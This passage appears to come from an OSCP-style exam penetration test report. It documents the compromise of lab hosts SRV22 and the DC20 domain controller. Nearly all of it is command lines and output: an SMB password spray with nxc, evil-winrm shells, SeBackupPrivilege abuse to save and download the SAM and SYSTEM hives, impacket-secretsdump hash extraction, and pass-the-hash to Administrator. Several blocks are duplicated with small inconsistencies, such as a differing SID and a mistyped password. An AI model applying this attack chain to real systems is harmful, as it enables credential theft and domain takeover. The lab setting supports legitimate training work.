SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\.:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [+] oscp.exam\c.rogers:SnoozeRinseRevolve231 (Pwn3d!)
```

```
(kali@kali) ~/oscp/AD
$ nxc smb 172.16.107.202 -u users.txt -p password.txt -t 100
SMB 172.16.107.202 445 SRV22 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SRV22) (domain:oscp.exam) (signing:False) (SMBv1:False)
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\v.skinner:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\k.freeman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\m.newman:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [-] oscp.exam\s.tucker:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.202 445 SRV22 [*] oscp.exam\c.rogers:SnoozeRinseRevolve231 (Pwn3d!)
```

Established a WinRM remote shell session on SRV22 using the c.rogers account.

```
(kali@kali) ~/oscp/AD
$ evil-winrm -i 172.16.107.202 -u 'c.rogers' -p 'SnoozeRinseRevolve231'
```

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\c.rogers\Documents>

```
(kali@kali) ~/oscp/AD
$ evil-winrm -i 172.16.107.202 -u 'c.rogers' -p 'SnoozeRinseRevolve231'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\c.rogers\Documents>
```

Confirmed that the c.rogers account holds local administrator privileges as a member of the BUILTIN\Administrators group.

```
*Evil-WinRM* PS C:\Users\c.rogers> whoami /all
```

USER INFORMATION

User Name SID

=====

oscp\c.rogers S-1-5-21-2481101513-2954867870-2660283483-1103

GROUP INFORMATION

Group Name	Type	SID	Attributes
------------	------	-----	------------

=====

=====

Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label		S-1-16-12288	

PRIVILEGES INFORMATION

Privilege Name	Description	State
----------------	-------------	-------

=====

=====

SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeSecurityPrivilege	Manage auditing and security log	Enabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	Enabled
SeSystemProfilePrivilege	Profile system performance	Enabled
SeSystemtimePrivilege	Change the system time	Enabled
SeProfileSingleProcessPrivilege	Profile single process	Enabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Enabled
SeCreatePagefilePrivilege	Create a pagefile	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled
SeTimeZonePrivilege	Change the time zone	Enabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Enabled

SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
<SNIP>

```
*Evil-WinRM* PS C:\Users\c.rogers> whoami /all

USER INFORMATION
-----
User Name      SID
-----
oscp\c.rogers S-1-5-21-2681101513-2954867870-2660283483-1103

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias      S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users    Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label      S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeSecurityPrivilege   Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemtimePrivilege Change the system time Enabled
SeProfileSingleProcessPrivilege Profile single process Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeBackupPrivilege     Back up files and directories Enabled
SeRestorePrivilege     Restore files and directories Enabled
SeShutdownPrivilege    Shut down the system Enabled
SeDebugPrivilege       Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeUndockPrivilege      Remove computer from docking station Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege    Change the time zone Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled

USER CLAIMS INFORMATION
-----
```

Obtained proof.txt with Administrator privileges, completing the compromise of the SRV22 host.

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
532cb400326b90c30b001ee8d7103b57
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.107.202
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.107.254
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
532cb400326b90c30b001ee8d7103b57
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.107.202
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.107.254
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```

5.3 DC20 - 172.16.107.200

5.3.1 Service Enumeration

Performed an Nmap port scan against the target host.

```
(kali)~$ sudo nmap 172.16.107.200 --open --min-rate 3000 -oN scan_202
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 23:39 -0500
Nmap scan report for DC20.oscp.exam (172.16.107.200)
Host is up (0.47s latency).
Not shown: 988 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman

Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

5.3.2 Initial Access

Performed a credential spray against DC20 using the previously obtained credentials, successfully authenticating to SMB with "c.rogers:SnoozeRinseRevolve231".

```
(kali)~/oscp/AD$ nxc smb 172.16.107.200 -u users.txt -p password.txt -t 100
SMB 172.16.107.200 445 DC20 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC20) (domain:oscp.exam)
(signing:True) (SMBv1:False)
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:BusyWorkerDay777 STATUS_LOGON_FAILURE
```

```

SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [+] oscp.exam\c.rogers:SnoozeRinseRevolve231

```

```

(kali:kali)~/.oscp/AD
$ nxc smb 172.16.107.200 -u users.txt -p password.txt -t 100
SMB 172.16.107.200 445 DC20 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC20) (domain:oscp.exam) (signing:True) (SMBv1:False)
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyOfficeWorker890 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:CarHammerChip964 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:BusyWorkerDay777 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:SnoreDirtyOrbit111 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\v.skinner:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\k.freeman:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\c.rogers:TimePastTravel235 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\m.newman:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [-] oscp.exam\s.tucker:SnoozeRinseRevolve231 STATUS_LOGON_FAILURE
SMB 172.16.107.200 445 DC20 [+] oscp.exam\c.rogers:SnoozeRinseRevolve231

```

Established a WinRM remote shell session on DC20 using the c.rogers account.

```

(kali:kali)~/.oscp/AD
└─$ evil-winrm -i 172.16.107.200 -u 'c.rogers' -p 'SnoozeRinseRevolve231'

```

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\c.rogers\Documents>

```
(kali@kali)-[~/oscp/AD]
└─$ evil-winrm -i 172.16.107.200 -u 'c.rogers' -p 'SnoozeRinseRevolve2311'
evil-winrm shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*evil-winrm* PS C:\Users\c.rogers\Documents>
```

5.3.3 Privilege Escalation

Confirmed that the c.rogers account on DC20 is a member of the BUILTIN\Backup Operators group and holds the SeBackupPrivilege privilege.

```
*Evil-WinRM* PS C:\Users\c.rogers\Documents> whoami /all

USER INFORMATION
-----

User Name      SID
=====
oscp\c.rogers S-1-5-21-2481101513-2954867870-2660283483-1103

GROUP INFORMATION
-----

Group Name          Type      SID      Attributes
=====
Everyone            Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators  Alias      S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users  Alias      S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users        Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK  Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication  Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level  Label      S-1-16-12288

PRIVILEGES INFORMATION
-----

Privilege Name      Description      State
=====
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege      Back up files and directories  Enabled
SeRestorePrivilege      Restore files and directories  Enabled
SeShutdownPrivilege      Shut down the system  Enabled
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
```

<SNIP>

```
*Evil-WinRM* PS C:\Users\c.rogers\Documents> whoami /all

USER INFORMATION

User Name      SID
-----
oscp\c.rogers  S-1-5-21-2481101513-2954867870-2660283483-1103

GROUP INFORMATION

Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators  Alias      S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users  Alias      S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users    Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK  Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication  Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level  Label      S-1-16-12288

PRIVILEGES INFORMATION

Privilege Name      Description      State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege  Back up files and directories  Enabled
SeRestorePrivilege  Restore files and directories  Enabled
SeShutdownPrivilege  Shut down the system  Enabled
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\c.rogers\Documents>
```

Abused the SeBackupPrivilege privilege to dump the SAM and SYSTEM registry hives and downloaded them to the attacker machine.

```
*Evil-WinRM* PS C:\Users\c.rogers\Documents> reg.exe save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\c.rogers\Documents> reg.exe save hklm\system system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\c.rogers\Documents> download sam

Info: Downloading C:\Users\c.rogers\Documents\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\Users\c.rogers\Documents> download system

Info: Downloading C:\Users\c.rogers\Documents\system to system

Info: Download successful!
```

```

*Evil-WinRM* PS C:\Users\c.rogers\Documents> reg.exe save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\c.rogers\Documents> reg.exe save hklm\system system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\c.rogers\Documents> download sam
Info: Downloading C:\Users\c.rogers\Documents\sam to sam
Info: Download successful!
*Evil-WinRM* PS C:\Users\c.rogers\Documents> download system
Info: Downloading C:\Users\c.rogers\Documents\system to system
Info: Download successful!
*Evil-WinRM* PS C:\Users\c.rogers\Documents>

```

Extracted the NT hash (f1932cc134540745795a0c48f58cfc49) of the Administrator account from the dumped SAM and SYSTEM files using impacket-secretsdump.

```

(kali@kali) [~/oscp/AD]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xd359caefd2dd5a5551dd5a71481c194e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1932cc134540745795a0c48f58cfc49:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...

```

```

(kali@kali) [~/oscp/AD]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xd359caefd2dd5a5551dd5a71481c194e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f1932cc134540745795a0c48f58cfc49:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...

```

Performed a Pass-the-Hash attack using the obtained Administrator NT hash, successfully establishing a WinRM remote shell session on DC20.

```

(kali@kali) [~/oscp/AD]
└─$ evil-winrm -i 172.16.107.200 -u 'administrator' -H 'f1932cc134540745795a0c48f58cfc49'

Evil-WinRM shell v3.9

```

```

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

```

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents>

```
(kali@kali)~[/oscp/AD]
└─$ evil-winrm -i 172.16.107.200 -u 'administrator' -H 'f1932cc134540745795a0c48f58cfc49'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

Obtained proof.txt with Administrator privileges, completing the compromise of the DC20 domain controller.

Evil-WinRM PS C:\Users\Administrator\Desktop> type proof.txt

07f510a4e3c30990052bd4cd032e8b2a

Evil-WinRM PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.107.200
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.107.254
```

Evil-WinRM PS C:\Users\Administrator\Desktop>

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type proof.txt
07f510a4e3c30990052bd4cd032e8b2a
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet1:

```
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 172.16.107.200
